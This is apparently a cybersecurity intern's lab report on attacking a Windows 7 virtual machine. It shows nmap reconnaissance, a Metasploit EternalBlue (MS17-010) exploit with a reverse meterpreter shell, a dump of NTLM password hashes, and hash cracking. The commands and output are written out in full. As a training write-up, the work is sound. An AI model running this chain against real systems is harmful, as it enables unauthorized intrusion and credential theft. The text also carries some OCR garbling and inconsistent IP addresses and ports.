NAME:- Bhabani Sankar Khadiratna

EMAIL:- bskhadiratna23@gmail.com

Batch:- June 2023

Course:- Cyber Security Internship

Topic:- Contacting a pentesting on windows lab and make a report on it.

(The Report is done for Windows Machine YHILLS internship June 2023)

INTRODUCTION: VAPT stands for Vulnerability Assessment and Penetration Testing. It is a comprehensive security testing process conducted on computer systems, networks, and applications to identify potential vulnerabilities and assess the overall security posture. The purpose and objectives of a VAPT engagement are as follows:

Identify Vulnerabilities: The primary purpose of VAPT is to identify weaknesses and vulnerabilities within the target system, including software applications, network infrastructure, and hardware devices. By proactively identifying these vulnerabilities, organizations can take measures to fix them before malicious actors exploit them.

Assess Security Posture: VAPT helps assess the overall security posture of an organization. It provides valuable insights into the effectiveness of existing security controls, policies, and procedures. The results of VAPT can be used to enhance the organization's security practices.

Risk Management: By identifying vulnerabilities and assessing their potential impact, VAPT assists in prioritizing risks based on their severity. It helps organizations focus their resources on addressing the most critical security issues, reducing the chances of a successful cyber-attack.

Compliance and Regulations: Many industries and sectors have specific security compliance requirements. VAPT helps organizations meet these regulatory obligations and demonstrate their commitment to maintaining a secure environment for their customers and stakeholders.


Detecting Unknown Threats: VAPT goes beyond automated scanning tools by utilizing ethical hacking techniques. This approach helps in uncovering vulnerabilities that may not be evident through traditional security scanning, enabling the discovery of potential zero-day vulnerabilities.

METHODOLOGY: This test is done with the help of kali linux operating system.

Tools used are: Arp (Address Resolution Protocol) , Nmap , Msfconsole

Contacting a Pentesting on windows 7 lab:-

→Here, is the Windows 7 lab in which we perform vulnerability assessment.



→For performing vulnerability assessment we need kali linux operating system in our host system that connected with same network in which windows lab also connected through NAT.

→First of all, for performing vulnerability assessment, we have to go through hacking cycle process, i.e

. Information Gathering/Reconnaissance

. Scanning

. Gaining access


. Maintaining access

. Clearing track

1. So, first of all we have to find Ip address of Windows 7, for this we have to go to kali linux and type “sudo arp-scan -l” command in terminal.

→It will list all the devices connected with the same network along with Ip address and Mac address.


→Here, is the example of finding Ip addresses.




→Then we use nmap tool for gather some information about windows 7.

→Basically nmap is a networking mapping tool which is used to find entire details of a network system.

→To find Ip address of this windows machine we have to go through the nmap command followed by all ip address listed above and to find the operating system first, i.e "**sudo nmap -O [ip address]**".




→Here, is the command **:-"sudo nmap -O [Ip address]"** to find the OS from an IP address and it successfully found that it is a windows machine from above IP.



2. Then next step is Enumeration/ Scanning method to find more information about system.

→Here, is the command**:-"sudo nmap -sV -A [Ip address] -vv -oN win7-nmap.txt"** to get all the complete information of that system.



→**Here is the useful information of that window system after scanning.**

 # Command:-cat win7-nmap.txt

PORT STATE SERVICE REASON VERSION

135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn

445/tcp open ⬚⬚#@JV syn-ack ttl 128 Windows 7 Professional 7601

Service Pack 1 microsoft-ds (workgroup: WORKGROUP)

MAC Address: 00:0C:29:E8:31:95 (VMware)

Device type: general purpose

Running: Microsoft Windows 7|2008|8.1

| Computer name: Jon-PC

| NetBIOS computer name: JON-PC\x00

| Workgroup: WORKGROUP\x00

|_ System time: 2023-07-29T10:41:12-05:00

TRACEROUTE

HOP RTT ADDRESS

1 0.69 ms 192.168.218.134

→Here are the port lists information of above port numbers.

135	Yes				DCE endpoint resolution
	Yes				Microsoft EPMAP (End Point Mapper), also known as DCE/RPC Locator service,[67] used to remotely manage services including DHCP server, DNS server and WINS. Also used by DCOM
137	Yes				NetBIOS Name Service, used for name registration and resolution[68][69]
138	Assigned	Yes			NetBIOS Datagram Service[11][68][69]
139	Yes	Assigned			NetBIOS Session Service[68][69]

445	Yes				Microsoft-DS (Directory Services) Active Directory,[85] Windows shares
	Yes	Assigned			Microsoft-DS (Directory Services) SMB[11] file sharing
464	Yes				Kerberos Change/Set password

→Now scan all the ports by **“sudo nmap -p21,22 –script-vuln -vv -oN win7-vuln-report.txt [ip address]”.**

```
┌──(bsk㉿kali)-[~]
└─$ cd win7-vuln-report

┌──(bsk㉿kali)-[~/win7-vuln-report]
└─$ sudo nmap -p135,139,445 --script=vuln -vv -oN win7-vuln-report.txt 192.168.218.134
[sudo] password for bsk:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-29 13:22 EDT
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 13:22
Completed NSE at 13:22, 0.00s elapsed
Initiating ARP Ping Scan at 13:22
Scanning 192.168.218.134 [1 port]
Completed ARP Ping Scan at 13:22, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:22
Completed Parallel DNS resolution of 1 host. at 13:22, 0.24s elapsed
Initiating SYN Stealth Scan at 13:22
Scanning 192.168.218.134 [3 ports]
Discovered open port 445/tcp on 192.168.218.134
Discovered open port 139/tcp on 192.168.218.134
Discovered open port 135/tcp on 192.168.218.134
Completed SYN Stealth Scan at 13:22, 0.03s elapsed (3 total ports)
NSE: Script scanning 192.168.218.134.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 13:22
Completed NSE at 13:23, 14.26s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 13:23
Completed NSE at 13:23, 0.00s elapsed
Nmap scan report for 192.168.218.134
Host is up, received arp-response (0.0011s latency).
Scanned at 2023-07-29 13:22:50 EDT for 14s
```

→Then find the vulnerable script by number i.e CVE-2017-0143 and ms17-010

https://www.rapid7.com/db/vulnerabilities/msft-cve-2017-0143/

Microsoft CVE-2017-0143: Windows SMB Remote Code Execution Vulnerability

Severity	CVSS	Published	Created	Added	Modified
9	(AV:N/AC:M/Au:N/C:C/I:C/A:C)	03/14/2017	07/25/2018	03/14/2017	02/09/2023

Description

A remote code execution vulnerability exists in the way that the Microsoft Server Message Block 1.0 (SMBv1) server handles certain requests. An attacker who successfully exploited the vulnerability could gain the ability to execute code on the target server. To exploit the vulnerability, in most situations, an authenticated attacker could send a specially crafted packet to a targeted SMBv1 server. The security update addresses the vulnerability by correcting how SMBv1 handles these specially crafted requests.

Solution(s)

→These are the vulnerable scripts, we are going to perform attack through these scripts.

```
msf6 > search ms17-10
[-] No results from search
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
de Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
mmand Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

→To communicate with any target machine “RHOST” and “RPORT” are required.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windo
                                             ws Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows E
                                             mbedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded St
                                             andard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.218.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

→Then the process to communicate with target machine through payload option.

→First set target machine Ip address and then your host machine IP address and then exploit.

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.218.136
RHOSTS => 192.168.218.136
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.218.128
LHOST => 192.168.218.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4455
LPORT => 4455
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.218.128:4455
[*] 192.168.218.136:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.218.136:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.218.136:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.218.136:445 - The target is vulnerable.
[*] 192.168.218.136:445 - Connecting to target for exploitation.
[+] 192.168.218.136:445 - Connection established for exploitation.
[+] 192.168.218.136:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.218.136:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.218.136:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.218.136:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.218.136:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                     ice Pack 1
[+] 192.168.218.136:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.218.136:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.218.136:445 - Sending all but last fragment of exploit packet
```

Now Cracking password of Window's machine:-

```
Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system


Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.


Priv: Password database Commands
================================

    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```

→These are the hash value of passwords of that windows machine.


Administrator: **31d6cfe0d16ae931b73c59d7e0c089c0**

Guest: **31d6cfe0d16ae931b73c59d7e0c089c0**


Jon: **ffb43f0de35be4d9917ac0cc8ad57f8d**

→Now Crack the password from hash-value.


→This is the Jon's password using crack station hashword cracker.



